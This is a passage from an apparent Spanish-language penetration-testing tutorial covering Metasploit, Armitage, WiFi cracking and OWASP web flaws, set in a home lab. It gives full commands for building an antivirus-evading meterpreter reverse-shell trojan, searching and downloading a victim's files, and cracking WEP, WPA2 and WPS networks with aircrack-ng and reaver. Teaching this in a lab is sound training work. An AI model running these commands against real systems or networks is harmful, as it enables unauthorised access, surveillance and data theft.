3. Ingresamos a IP Objetivo y volvemos a ingresar la misma IP Objetivo
4. Se comenzará a atacar a la maquina objetivo

**5.7. METASPLOIT FRAMEWORK TODO EN UNO**

Metasploit Framework es una plataforma de código abierto que proporciona una colección de herramientas y recursos para llevar a cabo pruebas de penetración y explotación de sistemas informáticos.

Esta funciona al permitir a los usuarios buscar, desarrollar y ejecutar exploits contra sistemas objetivo para probar su seguridad. Los exploits son programas o scripts diseñados para aprovechar vulnerabilidades conocidas en software o sistemas operativos. Metasploit Framework proporciona una interfaz de línea de comandos y una interfaz gráfica de usuario (llamada msfconsole) que permiten a los usuarios interactuar con la plataforma y realizar acciones como buscar exploits, seleccionar payloads, configurar opciones y ejecutar ataques.

ARQUITECTURA DE METASPLOIT FRAMEWORK

A computer screen shot of a diagram

Description automatically generated

**MSF BASE**

* **Plugins:** Son componentes adicionales que extienden la funcionalidad de Metasploit Framework, permitiendo agregar nuevas características o integraciones.
* **Interfaces:** Son las diferentes formas en que los usuarios pueden interactuar con Metasploit Framework. Esto incluye la interfaz de línea de comandos (CLI), la consola de Metasploit (msfconsole), la interfaz gráfica de usuario (GUI) y la interfaz web.
* **Módulos:** Son los componentes principales de Metasploit Framework que se utilizan para realizar acciones específicas durante una prueba de penetración. Los módulos incluyen:
  + **Payloads:** Fragmentos de código que se ejecutan después de que un exploit ha tenido éxito y proporcionan funcionalidades específicas en el sistema comprometido. Los payloads pueden incluir acciones como proporcionar acceso remoto al sistema, ejecutar comandos, recopilar información del sistema, entre otros.
  + **Exploits:** Módulos que aprovechan vulnerabilidades conocidas en software o sistemas operativos para comprometer sistemas objetivo. Cada exploit está diseñado para explotar una vulnerabilidad específica y puede incluir código que permite ejecutar comandos arbitrarios en el sistema objetivo.
  + **Encoders:** Módulos utilizados para cifrar o codificar payloads con el fin de evadir la detección de antivirus o intrusiones. Los encoders pueden convertir un payload en una forma diferente que sea más difícil de detectar por los sistemas de seguridad.
  + **Nops:** Abreviatura de "no operations", son módulos utilizados para agregar relleno adicional a los exploits o payloads. Esto puede ser útil para alinear la memoria o ajustar la longitud del exploit para que funcione correctamente en el sistema objetivo.
  + **Auxiliares:** Proporcionan funcionalidades adicionales que pueden ser útiles durante una prueba de penetración, pero no están directamente relacionadas con la explotación de vulnerabilidades. Estos módulos pueden incluir herramientas de escaneo de red, explotación de debilidades de configuración, enumeración de servicios, entre otros.

**MSF CORE**

Este es el núcleo de Metasploit Framework que proporciona la funcionalidad esencial para la ejecución de exploits, payloads y otros módulos. Es responsable de coordinar las acciones de los módulos y proporcionar la infraestructura necesaria para ejecutar pruebas de penetración de manera efectiva.

**REX**

Es un marco de trabajo (framework) dentro de Metasploit que se utiliza para el desarrollo de herramientas y scripts personalizados. Proporciona una serie de herramientas y bibliotecas (librareis) que los usuarios pueden utilizar para automatizar tareas específicas durante una prueba de penetración.

* **Herramientas:** Son las herramientas específicas que forman parte del marco Rex y se utilizan para realizar acciones concretas durante una prueba de penetración.
* **Librerías:** Son las bibliotecas de funciones y utilidades que proporcionan funcionalidades adicionales para el desarrollo de herramientas y scripts personalizados en Metasploit.

EJERCICIO

1. Podemos ver la carpeta con los archivos de Metasploit Framework

***cd /usr/share/metasploit-framework/***

1. Ahora ejecutamos la consola de Metasploit: ***msfconsole***
2. Ahora podemos buscar de la siguiente forma: ***search Type: exploit***
3. Podemos aplicar filtros ejemplo: ***search Type: exploit platform:windows***
4. Buscar vulnerabilidades comunes: ***search cve:2017***
5. Quiero atacar un sistema especifico: ***search name:wordpress***
6. Si queremos usarlo: use <ruta/nombre>

(***use exploit/unix/webapp/wp\_total\_cache\_exec***)

1. Dentro podemos ver los objetivos: ***show targets***
2. Podemos ver más información: ***show info***
3. Podemos ver las opciones: ***show Options***
4. Modificar su opción de IP REMOTE HOST: set RHOST <IP OBJETIVO>
5. Volvemos a ver las opciones con **show Options** y veremos la IP configurada
6. Ahora veremos los Payloads útiles relacionados a este exploit: ***show payloads***
7. Y podemos usar el payload de igual forma que antes con ***use <name/ruta>***
8. Dentro podemos ver las opciones del Payload con ***show options***
9. Y podemos establecer nuestra configuración del LOCAL HOST:

***set LHOST <IP MAQUINA ATACANTE>***

1. Y después de realizar todas las configuraciones de las opciones simplemente ejecutamos: ***exploit***

Esto no hará nada en específico ya que faltarían más opciones para poder ver un resultado ya que esto solo es una explicación de cómo utilizar Metasploit framework en una prueba de ejemplo.

**5.8. TRANSFERIR PAYLOAD A UNA MAQUINA WINDOWS**

Existen muchas maneras de enviar un Payload, ya sea por correo electrónico, enlaces, mensajes, USB, entre otros, sin embargo, nosotros al tener acceso a las 2 máquinas lo haremos de una forma distinta.

EJERCICIO

1. En nuestra maquina Windows crearemos una carpeta en el escritorio en mi caso llamada **tomount**
2. Le damos clic derecho, propiedades, compartiendo y en compartir
3. Agregaremos una nueva entrada/usuario ahí mismo y seleccionaremos la opción **Everyone (Cualquiera)** y le damos permisos de **Leer/Escribir**
4. Guardamos los cambios en Share y veremos que nos da una dirección o ruta de la carpeta compartida.

**Dirección carpeta Windows:** 

1. Ahora nos iremos a la maquina Kali y abrimos la terminal para instalar los servicios básicos de internet: ***apt-get install cifs-utils***
2. Ahora crearemos otra carpeta llamada **winmount** en nuestro escritorio en Kali
3. En la terminal antes abierta ejecutamos: **mount.cifs //<IP MAQUINA WINDOWS>/<Pegaremos la ruta desde la parte Users> <Ruta de la carpeta en Kali> -o user=<usuario Windows>,uid=<usuario kali>(**Este último para poder tener acceso a modificar la carpeta)
4. En mi caso quedaría de la siguiente forma:

***mount.cifs //192.168.0.90/Users/SrRusian/Desktop/tomount /home/rusian/Desktop/winmount -o user=SrRusian,uid=rusian***

(En vez de escribir la dirección de la carpeta en Kali la podemos arrastrar directamente a la terminal y se agregara la dirección sola)

1. Nos pedirá la contraseña de la maquina Windows y la vamos a ingresar
2. Hecho esto podemos usar la carpeta para agregar documentos y se compartirán entre las 2 máquinas, puedes probar creando un archivo de texto desde kali y lo debemos ver en la carpeta de Windows y viceversa.

(Es necesario volver a ejecutar el comando anterior cada vez que nuestra maquina Kali se apague/suspenda)

**5.9. CREAR SU PRIMER TROYANO E INFILTRARSE EN UN OBJETIVO**

Un troyano es un tipo de software malicioso diseñado para engañar a los usuarios haciéndoles creer que es un programa legítimo o útil, pero en realidad tiene intenciones dañinas ocultas. Una vez que un usuario ejecuta o instala un troyano en su sistema, este puede realizar una variedad de acciones no autorizadas, como robar información confidencial, tomar el control del sistema, instalar malware adicional, enviar spam, realizar ataques de denegación de servicio (DDoS) o incluso dañar archivos y software.

EJERCICIO

1. En la terminal de Kali levantaremos el servicio PostgreSQL:

***service postgresql start***

1. Y abrimos la consola Metasploit: ***msfconsole***
2. Ejecutamos: **msfvenom -p windows/meterpreter/reverse\_tcp LHOST=<IP KALI> LPORT=<5555> -f exe -e x86/shikata\_ga\_nai -i 10 > trojan.exe** (Mas adelante explicare cada configuración)
3. Creado el archivo deberíamos tenerlo en /Home por lo que copiaremos y meteremos a la carpeta creada (winmount) en la práctica pasada conectada a la maquina windows para enviar el troyano a la maquina víctima.
4. Ahora en la consola de Metasploit ejecutar: ***use multi/handler***
5. Luego ***set payload windows/meterpreter/reverse\_tcp***
6. Establecemos el host local: ***set LHOST <IP MAQUINA KALI>***
7. Y el Puerto: ***set LPORT 5555***
8. Y ejecutamos: ***exploit***
9. Regresamos a la maquina windows y volvemos a ejecutar el troyano
10. Abierto el nuevo menú de meterpreter al establecer conexión con la maquina victima vemos la ayuda con el comando ***help***
11. Si queremos ver información del equipo ejecutamos: ***sysinfo***
12. Si queremos ver el directorio en el que estamos en la maquina windows a través de Kali: *ls*
13. Para ver configuraciones de red: ***ipconfig***
14. Queremos buscar los archivos (.doc) en la maquina: ***search -f \*.doc***
15. Igual se puede con cualquier otro archivo, como ejemplo (.txt)
16. Y si queremos descargarlo: download <dirección del documento> (Recuerda cambiar las barras a (/))
17. Y de igual forma podemos subir un archivo***: upload <dirección origen kali> <dirección destino windows>*** (Utilizando (\) en esta última)
18. Usar la consola de windows: ***Shell***

EXTRA

* El comando **msfvenom** es el comando principal de Metasploit Framework que se utiliza para generar payloads personalizados.
* **(-p windows/meterpreter/reverse\_tcp**) Especifica el payload que se utilizara, en este caso es un payload para windows que establece una conexión de Shell inversa usando el módulo Meterpreter de Metasploit Framework.
* **LHOST=<IP KALI>** Especifica la dirección IP del host atacante, es decir, la dirección IP de Kali Linux, donde se enviarán las conexiones de retorno del sistema objetivo.
* **LPORT=<5555>** Esta opción especifica el puerto en el que escuchará el sistema Kali Linux para las conexiones de retorno del sistema objetivo. Aquí, estamos utilizando el puerto 5555, pero puedes cambiarlo según tus necesidades.
* **(-f exe)** Esta opción especifica el formato de salida del payload generado. En este caso, estamos generando un archivo ejecutable de Windows (.exe).
* **(-e x86/shikata\_ga\_nai)** Esta opción especifica el encoder que se utilizará para codificar el payload y evadir la detección de antivirus. En este caso, estamos utilizando el encoder x86/shikata\_ga\_nai, que es un encoder polimórfico disponible en Metasploit Framework.
* **(-i 10)** Esta opción especifica el número de iteraciones que se utilizarán para codificar el payload. Cuantas más iteraciones, más difícil será para los antivirus detectar el payload. Aquí, estamos utilizando 10 iteraciones.
* **(> trojan.exe)** Esta parte del comando redirige la salida del payload generado al archivo trojan.exe, que es el nombre del archivo que se generará y que contendrá el payload.
* **use multi/handler:** Este comando indica a Metasploit que se utilizará el módulo multi/handler, el cual es responsable de escuchar las conexiones entrantes de varios tipos de payloads. Seleccionar este módulo prepara Metasploit para recibir la conexión que será establecida por el payload que generamos previamente con msfvenom.
* **set payload windows/meterpreter/reverse\_tcp**: Este comando configura el tipo de payload que se espera recibir en el handler. En este caso, estamos configurando el payload para Windows que establece una conexión de Shell inversa usando el módulo Meterpreter de Metasploit Framework y el método reverse\_tcp.

**5.10. EXPLORACION DE LA HERRAMIENTA ARMITAGE**

Armitage es una interfaz gráfica de usuario (GUI) para Metasploit Framework, una herramienta de pruebas de penetración ampliamente utilizada en seguridad informática. Armitage proporciona una forma visual y simplificada de interactuar con Metasploit, lo que facilita la realización de pruebas de penetración y la ejecución de ataques de manera más intuitiva para usuarios que no están familiarizados con la línea de comandos.

EJERCICIO

1. Levantar el servicio postgresql en la terminal
2. Ejecutamos Armitage: ***armitage***
3. Damos clic en **Connect** y **Yes**
4. Se mostrará la interfaz GUI con 3 Paneles
5. Nos vamos a la opción **Armitage>Preferences**
6. Buscamos la opción con nombre **require\_exploit\_rank** y el valor lo cambiamos a **poor**
7. Ahora comenzaremos escaneando los hosts en **Hosts>Nmap Scan>Quick Scan (OS detect)**
8. Ingresamos el rango de la LAN en mi caso es (192.168.0.0/24) y se nos mostraran las maquinas en la red
9. Podemos seleccionar la maquina objetivo y con clic derecho ver los servicios
10. También seleccionándola y en las opciones superiores **Attacks>Find Attacks**
11. Ahora con clic derecho a la maquina objetivo tendremos la opción **Attack** con una variedad de ataques para la máquina.
12. Ahora crearemos un payload en el panel izquierdo **payload>windows>meterpreter>reverse\_tcp**
13. Abierto el menú yo elegiré el **LPORT 9090**
14. En **Output** elegiremos **exe** y finalmente **Launch**
15. Y guardaremos el documento en el escritorio con el nombre **Virus101.exe**
16. En nuestro caso lo volvemos a mandar por la carpeta compartida entre las 2 máquinas de la practica 5.8
17. De nuevo en Armitage abrimos el documento de antes (reverse\_tcp), elegimos el puerto 9090, Output multi/handler y Launch
18. Ahora ejecutamos el virus en la maquina windows
19. Y ahora el Logo de la maquina windows habrá cambiado al igual de la nueva consola

A computer monitor with a logo on it

Description automatically generated

1. Y tendremos una nueva opción llamada **Meterpreter 1** al dar clic derecho en la maquina
2. De los cuales podremos usar para Explorar Archivos en la máquina, abrir su Shell de comandos, tomar capturas de pantalla, abrir su webcam, o podemos observar las pulsaciones de tecla(Esta última va a tardar un poco en iniciar)

# 6. ATACAR REDES INALAMBRICAS

El ataque a redes inalámbricas es un tipo de ciberataque dirigido a redes Wifi para comprometer su seguridad y obtener acceso no autorizado a la red o a la información transmitida a través de ella. Los atacantes pueden aprovechar diferentes vulnerabilidades en los protocolos de seguridad utilizados por las redes Wifi para llevar a cabo estos ataques.

**COMPARACION DE WPAs**

A screen shot of a computer

Description automatically generated

HERRAMIENTAS DE HACKING

* WPA/WPA2
  + **airmon-ng**: Pone la tarjeta inalámbrica en modo monitor
  + **airdump-ng**: Guarda el tráfico aéreo en archivos PCAP y muestra información sobre las redes
  + **aireplay-ng**: Inyector de paquetes
* WEP
  + **Fern WiFi**: Crackea y recupera claves WEP/WPA/WPS y también ejecuta otros ataques de red basados en redes inalámbricas o Ethernet
  + **Reaver**: Realiza ataques de fuerza bruta contra los PIN de registro de Wifi Protected Setup (WPS) para recuperar las contraseñas WPA/WPA2

**6.1. WEP CRACKING**

WEP fue uno de los primeros protocolos de seguridad utilizados en redes WiFi. Sin embargo, se descubrieron múltiples vulnerabilidades en su implementación que permiten a los atacantes interceptar y descifrar el tráfico de la red con relativa facilidad. Como resultado, se considera inseguro y obsoleto, y no se recomienda su uso.

EJERCICIO (FERN WIFI CRACKER)

1. Abrimos **Fern WIFI Cracker** en Kali
2. Seleccionamos la interfaz WLAN0 o tarjeta inalámbrica de la maquina
3. Escaneamos los puntos de acceso
4. Abrimos las redes WEP detectadas
5. Se selecciona la red y en **Attack**
6. Finalmente obtendremos la contraseña en la parte inferior

**6.2. WPA Y WPA2 CRACKING**

WPA fue desarrollado como una mejora de seguridad sobre WEP. Utiliza un cifrado más robusto y técnicas de autenticación más sólidas para proteger las comunicaciones inalámbricas. Sin embargo, algunas versiones tempranas de WPA también han sido vulnerables a ataques de fuerza bruta y otros métodos de explotación.

WPA2 es la versión más segura y ampliamente utilizada de los protocolos de seguridad WiFi en la actualidad. Utiliza el cifrado AES (Advanced Encryption Standard) y el protocolo de autenticación de claves de precompartidas (PSK) para garantizar la seguridad de la red. Aunque WPA2 es generalmente seguro, se han descubierto algunas vulnerabilidades, como el ataque KRACK (Key Reinstallation Attack), que afectó a algunas implementaciones de WPA2.

EJERCICIO (FUERZA BRUTA)

1. En la terminal Kali ejecutamos **airmon-ng** para ver nuestra interfaz de tarjeta
2. Ahora pondremos nuestra tarjeta en modo monitoreo:

**airmon-ng start <Interface>**

1. Es probable que nos dé un error debido a más procesos que interfieren por lo que tendremos que terminarlos con **kill <PID>** (ID DEL PROCESO)
2. Comenzaremos el monitoreo: **airodump-ng wlan0mon** (nuestra interfaz)
3. Ahora monitorearemos la red especifica: airodump-ng -w <nombre Archivo> -c <CH de la red> --bssid <BSSID de la red> wlan0mon

**airodump-ng -w attack1 -c 3 --bssid 5C:E9:31:01:36:DF wlan0mon**

1. Ahora ocupamos un **Handshake** de la red por lo que en otra terminal ejecutaremos: aireplay-ng -0 <paquetesAEnviar> -a <BSSID> -c <STATION> wlan0mon  
   **aireplay-ng -0 10 -a 5C:E9:31:01:36:DF -c D8:1F:12:B4:41:A9 wlan0mon**
2. Y ahora en la anterior terminal deberíamos tener el HANDSHAKE en la parte superior derecha. EJEMPLO:



1. Y ahora podemos detener este monitoreo y cerrar la otra terminal
2. Y ahora intentaremos entrar en la red: aircrack-ng -w <ubicacionListaPalabras> -b <SSID> <archivoCapCreadoDelMonitoreoAnterior>

**aircrack-ng -w /Desktop/wordlist.txt -b 5C:E9:31:01:36:DF /home/rusian/attack1.cap**

1. Comenzará a probar todas las combinaciones de la lista de palabras (wordlist.txt) para encontrar la correcta de la red.

EXTRA

Las redes WPA2 son muy fuertes y no se pueden violar simplemente por ensayo y error como en la WEP por lo que es necesario tener una lista de palabras y dependiendo si esta lista es fuerte podrá ser posible descifrar mejor esta red mientras que si es débil esta lista no será posible por lo que en este caso usamos un ataque de fuerza bruta el cual evalúa todas las palabras de la lista que conseguí para descifrar la contraseña.

El archivo CAP por defecto debería guardarse en nuestra carpeta Home y se crea con el nombre que nosotros antes le asignamos, y aunque al hacer el monitoreo se crean más tipos de archivos con el mismo nombre solo será necesario utilizar en este caso el (.cap)

Este método para estas redes suele ser tardado y no muy fiable de éxito

**6.3. WPS CRACKING**

WPS es un protocolo diseñado para simplificar el proceso de configuración y conexión de dispositivos a redes WiFi. Sin embargo, se han descubierto múltiples vulnerabilidades en WPS que permiten a los atacantes obtener acceso no autorizado a la red WiFi utilizando métodos como el ataque de PIN WPS y el ataque de fuerza bruta. Por esta razón, se recomienda desactivar WPS en los enrutadores y dispositivos WiFi para mejorar la seguridad de la red.

EJERCICIO

1. Con el comando ***wash*** y ***reaver*** en la terminal se nos mostraran varias opciones a usar
2. Abrimos el modo monitoreo de nuestra tarjeta de red:

***wash -i wlan0mon***

1. Y para comenzar simplemente ejecutamos:

***reaver -i wlan0mon -b <BSSID> -vv***

1. Y al final podremos obtener el pin WPS

Este método puede durar bastante, ya sea un par de horas o incluso días, pero se nos podrá mostrar el pin WPS y la contraseña WPA2 para podernos conectar a la red, pero si el usuario cambio la contraseña de la red solo debemos cambiar la opción -vv por -p <pinDe8Digitos> el cual ya obtuvimos antes con el escaneo anterior y obtendremos la contraseña WPA2 de nuevo en cuestión de segundos.

***reaver -i wlan0mon -b <BSSID> -p <pin>***

EXTRA

Para regresar nuestra tarjeta de red al modo normal hay dos formas:

* Reiniciando la maquina
* Reiniciando los servicios por Terminal
  + **airmon-ng stop wlan0mon**
  + **ifconfig wlan0 up**
  + **service NetworkManager restart**

# 7. MAS DE 4 FORMAS DE ATACAR UNA APLICACIÓN WEB

Las aplicaciones web son extremadamente atractivas para los hackers por muchas razones diferentes especialmente cuando estas aplicaciones web están mal administrados y no parcheadas, convirtiéndose en muy fáciles objetivos a atacar, las fallas de seguridad a un alto nivel pueden ser:

* **No determinar de antemano los requisitos de seguridad**

Esto se refiere a no considerar la seguridad desde el principio del desarrollo de la aplicación web. Por ejemplo, si un equipo de desarrollo no identifica los posibles riesgos de seguridad durante la fase de planificación, es más probable que la aplicación resultante sea vulnerable a ataques.

* **Creación de diseños conceptuales con errores lógicos**

Esto implica diseñar la aplicación web con defectos lógicos que podrían ser explotados por un atacante para comprometer la seguridad. Por ejemplo, un diseño conceptual defectuoso podría permitir a un usuario acceder a funciones o datos sensibles sin la debida autorización.

* **Utilizar prácticas de codificación deficientes que introducen vulnerabilidades técnicas**

Se refiere a escribir código de forma descuidada o sin seguir buenas prácticas de seguridad, lo que puede introducir vulnerabilidades en la aplicación. Por ejemplo, el uso de funciones de entrada de usuario no validadas podría conducir a vulnerabilidades de inyección de código, como SQL injection o XSS (Cross-Site Scripting).

* **Implementación incorrecta de software**

Esto ocurre cuando el código desarrollado no se implementa correctamente en el entorno de producción. Por ejemplo, si las configuraciones del servidor no se ajustan adecuadamente para mitigar riesgos conocidos de seguridad, como la falta de actualizaciones de software o la configuración incorrecta de permisos de archivos y directorios, la aplicación puede ser vulnerable a ataques.

* **Introducción de fallos durante el mantenimiento o la actualización**

Incluso después de que una aplicación web haya sido desarrollada e implementada con éxito, seguirá siendo vulnerable si no se aplican correctamente las actualizaciones de seguridad o si se introducen nuevos errores durante el mantenimiento. Por ejemplo, si una actualización de software no se instala correctamente o introduce nuevas vulnerabilidades, la seguridad de la aplicación puede verse comprometida.

**OWASP TOP 10**

A diagram of a diagram

Description automatically generated with medium confidence

* **Broken Access Control (Control de acceso roto):** Se refiere a la incapacidad de una aplicación para aplicar restricciones de acceso adecuadas, lo que permite a los usuarios no autorizados acceder a recursos protegidos o realizar acciones que no deberían poder realizar.
* **Cryptographic Failures (Fallos criptográficos)**: Esta categoría aborda los errores en la implementación de la criptografía, incluidos el uso de algoritmos débiles o inseguros, el almacenamiento inadecuado de claves criptográficas y la falta de protección adecuada para datos sensibles. Los fallos criptográficos pueden conducir a la exposición de datos confidenciales, como contraseñas o información financiera, y comprometer la integridad y la autenticidad de los datos transmitidos o almacenados.
* **Injection (Inyecciones):** Las vulnerabilidades de inyección ocurren cuando datos no confiables se incorporan directamente en comandos o consultas de manera insegura. Esto puede conducir a la ejecución de comandos no deseados o al acceso no autorizado a la base de datos. Ejemplos comunes incluyen SQL injection, LDAP injection y XPath injection.
* **Insecure Design (Diseño inseguro)**: Esta categoría se refiere a errores en el diseño arquitectónico de una aplicación que pueden resultar en vulnerabilidades de seguridad. Estos errores pueden incluir la falta de controles de seguridad adecuados, la mala gestión de privilegios, la exposición innecesaria de funcionalidades sensibles o la falta de separación adecuada entre componentes de la aplicación.
* **Security Misconfiguration (Configuración de seguridad incorrecta)**: Ocurre cuando una aplicación o servidor está configurado de manera incorrecta, dejando expuestos datos sensibles o funcionalidades críticas. Esto puede incluir permisos de archivo inseguros, configuraciones predeterminadas no seguras o servicios innecesarios habilitados.
* **Vulnerable and Outdated Components (Componentes obsoletos y vulnerables)**: Esta categoría se refiere al uso de bibliotecas, frameworks o componentes de terceros en una aplicación web que contienen vulnerabilidades conocidas o que no han sido actualizados con regularidad. Estos componentes pueden ser una fuente significativa de riesgo de seguridad si no se aplican parches o actualizaciones de seguridad para abordar las vulnerabilidades conocidas.

**7.1. METASPLOITABLE VM**

Metasploitable es una máquina virtual diseñada específicamente para ser vulnerable a ataques de seguridad con el propósito de ser utilizada como un entorno de pruebas para probar y aprender sobre herramientas y técnicas de seguridad informática.

Fue creada por Rapid7, la empresa detrás de Metasploit, una conocida herramienta de pruebas de penetración. Metasploitable simula un sistema operativo basado en Linux con una variedad de vulnerabilidades conocidas y configuraciones débiles preinstaladas.

Estas vulnerabilidades pueden incluir fallos de seguridad en el software, configuraciones de red inseguras, contraseñas débiles, entre otros. Los usuarios pueden utilizar Metasploitable de manera segura en un entorno controlado para practicar y aprender sobre pruebas de penetración, explotación de vulnerabilidades y defensa de sistemas.

USAREMOS UNA MAQUINA CON WINDOWS

* Necesitaremos instalar [VirtualBox](https://www.kali.org/docs/virtualization/install-virtualbox-host/) siguiendo las instrucciones
* Si te da error de kernel haz el siguiente paso, sino omítelo:
* Instalamos los Header Kernels en este caso la versión 6.6.15 (Mi Mas Actual)

***sudo apt-get install linux-headers-6.6.15-amd64***

* Y [METASPLOITABLE VM](https://www.rapid7.com/resources/test-metasploit-with-metasploitable/) que es un ZIP
* Extraemos el ZIP y reiniciamos la maquina
* Abrimos VirtualBox
* Creamos una Nueva Máquina Virtual llamada Metasploitable, Type Linux, Versión Ubuntu 64Bit y en Virtual Hard Disk File>Add seleccionamos él .vmdk de nuestros archivos recién extraídos de Metasploitable2
* Abrimos File>Tools>Network Manager>Host-only Networks>Create
* En los ajustes de la VM acabada de crear, en Network seleccionamos Host-only Adapter y ejecutamos la maquina
* El usuario y contraseña es **msfadmin**
* Ejecutamos **ifconfig** y pegamos la IP de la maquina en nuestro navegador

**7.2. VULNERABILIDADES DE INYECCION**

Siempre que haya entrada de texto, entrada de usuario, campo de contraseña, de comentarios, etc existe el riesgo que se produzca un ataque por inyección, en particular la inyección SQL son habituales en las aplicaciones web, esta se produce cuando los datos suministrados por el usuario se envían a un intérprete (lado del servidor) como parte de un comando o consulta.

Los datos hostiles del atacante engañan al interprete para que ejecute comandos no deseados o cambie datos, de esta forma puede controlar la base de datos desde la aplicación. Esto se produce cuando una aplicación web solicita al usuario una entrada.

¿Qué se inyecta?

* Consultas SQL
* Consultas PHP
* Consultas LDAP
* Consultas OS (Uso de llamadas al sistema para realizar a su vez llamadas al sistema operativo)

Cualquier aplicación Web que dependa del uso de un intérprete tiene el potencial de ser víctima de este tipo de fallo.

EJEMPLO (Búsqueda por ID)  


A screenshot of a computer program

Description automatically generated

¿COMO PROTEGERSE?

* Realizar revisiones del diseño y del código de las bibliotecas reutilizables para garantizar la seguridad
* Validación de entradas y datos
* Uso de APIs seguras y consultas parametrizadas
* Ejecutar comandos con privilegios mínimos

**7.3. VULNERABILIDADES EN LA EXPOSICION DE DATOS SENSIBLES**

Las aplicaciones pueden filtrar involuntariamente información sobre su configuración, funcionamiento interno, o violar la privacidad a través de una variedad de problemas de aplicación para luego los atacantes utilizar esta debilidad para robar datos sensibles o llevar a cabo ataques más graves.

Los algoritmos criptográficos débiles son susceptibles de ataques y revelan datos sensibles.

A diagram of a computer network

Description automatically generated A diagram of a computer system

Description automatically generated

¿COMO PROTEGERSE?

* Evitar la visualización de mensajes de error internos detallados, incluyendo trazas de pila, mensajes con nombres de bases de datos o tablas, protocolos y otros códigos de error. (Esto puede proporcionar a los atacantes pistas sobre posibles fallos)
* Proporcionar mensajes de error breves al usuario mientras se registra información detallada de errores en un archivo de registro interno.
* Cifrar todos los datos en tránsito y en reposo.
* Utilice protocolos y algoritmos seguros.
* Desactivar el almacenamiento en cache de respuestas con datos sensibles.

**7.4. VULNERABILIDADES DE LAS ENTIDADES EXTERNAS XML (XXE)**

Una aplicación es vulnerable a ataques XXE si permite a los usuarios cargar un XML malicioso que explote el código vulnerable.

Esto se puede utilizar para ejecutar código, robar datos y realizar otras tareas maliciosas.

Un ataque de XML External Entity (XXE) es una vulnerabilidad de seguridad que afecta a aplicaciones web que procesan datos XML. En un ataque XXE, un atacante aprovecha la capacidad de una aplicación para procesar entradas XML externas no confiables y maliciosas que pueden conducir a una variedad de problemas de seguridad, incluida la revelación de información confidencial, la ejecución remota de código y la denegación de servicio (DoS).

Los datos **XML** (Extensible Markup Language) son un formato de datos que se utiliza para estructurar y organizar la información de manera jerárquica mediante etiquetas que describen el contenido de los datos. XML es un lenguaje de marcado similar a HTML, pero está diseñado para ser más flexible y extensible.

En XML, los datos se organizan en elementos, que están delimitados por etiquetas de apertura y cierre. Cada elemento puede contener texto, otros elementos o atributos que describen características específicas del elemento. Por ejemplo:

A screenshot of a computer code

Description automatically generated

En este ejemplo, <libro>, <titulo>, <autor> y <publicación> son elementos, y el texto dentro de las etiquetas representa los datos asociados a cada elemento.

XML se utiliza ampliamente para intercambiar datos entre sistemas y aplicaciones, ya que es legible tanto por humanos como por máquinas, y su estructura flexible permite definir formatos de datos personalizados para una amplia variedad de casos de uso.

¿COMO PROTEGERSE?

* Evitar la serialización de datos sensibles
* Implementar un enfoque de listas blancas en el lado del servidor para evitar la carga de XML maliciosos
* Uso de WAF para detectar y bloquear XXE
* Revisión de código

**7.5. VULNERABILIDADES EN EL CONTROL DE ACCESO**

Se refieren a cualquier intento de un individuo o un sistema de obtener acceso no autorizado a recursos o datos protegidos. Esto puede incluir intentos de acceso a sistemas informáticos, redes, bases de datos, aplicaciones web u otros recursos que contienen información confidencial o sensible.

¿COMO PROTEGERSE?

* **Autenticación sólida**: Utilizar métodos robustos de autenticación, como contraseñas seguras y autenticación multifactor (MFA).
* **Autorización adecuada**: Establecer políticas claras de autorización para determinar quién tiene acceso a qué recursos y en qué capacidades.
* **Principio de privilegio mínimo**: Otorgar a los usuarios solo los privilegios mínimos necesarios para realizar sus funciones, reduciendo así el riesgo de acceso no autorizado a datos sensibles.
* **Monitoreo y registro**: Implementar sistemas de monitoreo y registro para detectar y responder rápidamente a actividades sospechosas o no autorizadas.
* Invalidar tokens y cookies tras el cierre de sesión.

**7.6. VULNERABILIDADES EN LA CONFIGURACION DE SEGURIDAD**

Las vulnerabilidades en la configuración de seguridad pueden surgir cuando no se siguen los requisitos de seguridad en los servidores, lo que puede exponerlos a riesgos y amenazas cibernéticas.

Esto puede suceder cuando los administradores de sistemas no aplican las mejores prácticas de seguridad, como configurar adecuadamente los cortafuegos, mantener actualizados los sistemas y aplicaciones con los últimos parches de seguridad, y asegurarse de que se utilicen contraseñas fuertes y se implemente la autenticación multifactor (MFA) cuando sea posible.

Se considera una mala configuración de seguridad cuando:

* No se siguen los requisitos de seguridad en los servidores
* No se aplican las mejores practicas
* Favorecer la practicidad sobre la seguridad

A screenshot of a computer error

Description automatically generated

¿COMO PROTEGERSE?

* Siga un proceso de refuerzo tanto para el hardware como para las aplicaciones
* Asegúrese de que se modifiquen los valores por defecto
* Instale solo las funciones necesarias de un marco de trabajo
* Revise la seguridad de las configuraciones a intervalos fijos

**7.7. VULNERABILIDADES DE CROSS SITE SCRIPTING (XSS)**

XSS, o Cross-Site Scripting, permite a los atacantes inyectar scripts del lado del cliente en páginas web legítimas vulnerables vistas por otros usuarios. Este tipo de ataque puede ser utilizado para robar cookies de sesión, realizar phishing, redirigir a usuarios a sitios maliciosos o incluso defacing de sitios web. El objetivo del ataque confía en la aplicación web y, por lo tanto, los ataques XSS explotan esa confianza para ejecutar acciones maliciosas que normalmente no estarían permitidas.

Es fundamental para los desarrolladores implementar medidas de seguridad, como la validación y el escape de datos de entrada, para mitigar el riesgo de ataques XSS y proteger la integridad y la confidencialidad de los datos del usuario.

**CATEGORIAS DE ATAQUES XSS:**

* **Reflejados (no persistentes)**
  + Los ataques reflejados llegan a la víctima por otra vía (a través de un mensaje de correo electrónico o rebotados desde otro servidor)
  + El ataque suele adoptar la forma de una etiqueta HTML (a menudo el hipervínculo) que contiene secuencias de comandos maliciosas (a menudo JavaScript)
  + Suele realizarse cuando existe una ubicación en la que se puede introducir contenido arbitrario (como un mensaje de correo electrónico o un campo de texto libre, por ejemplo) y a continuación, el objetivo del ataque hace referencia a él.

A diagram of a computer

Description automatically generated

* **Almacenado(persistente)**
  + El código inyectado se almacena de forma permanente en la aplicación web, como en una base de datos, un foro de mensajes, un registro de comentarios o un perfil de usuario.
  + Cuando un usuario accede a la página comprometida, el script malicioso se ejecuta automáticamente, lo que puede tener consecuencias graves, como robo de sesiones, modificación de contenido o redirección a sitios maliciosos.
  + Este tipo de ataque puede ser más peligroso que los ataques reflejados, ya que el código malicioso permanece activo y puede afectar a múltiples usuarios durante un período prolongado de tiempo.

A diagram of a website

Description automatically generated

¿COMO PROTEGERSE?

* Se recomienda filtrar/sanitizar la entrada de datos en la medida de lo posible (es posible que algunos datos deban permitir caracteres especiales)
* Filtrar la salida convirtiendo el texto o los datos que puedan contener caracteres HTML peligrosos a su formato codificado:
  + " a &quot;
  + < a &lt;
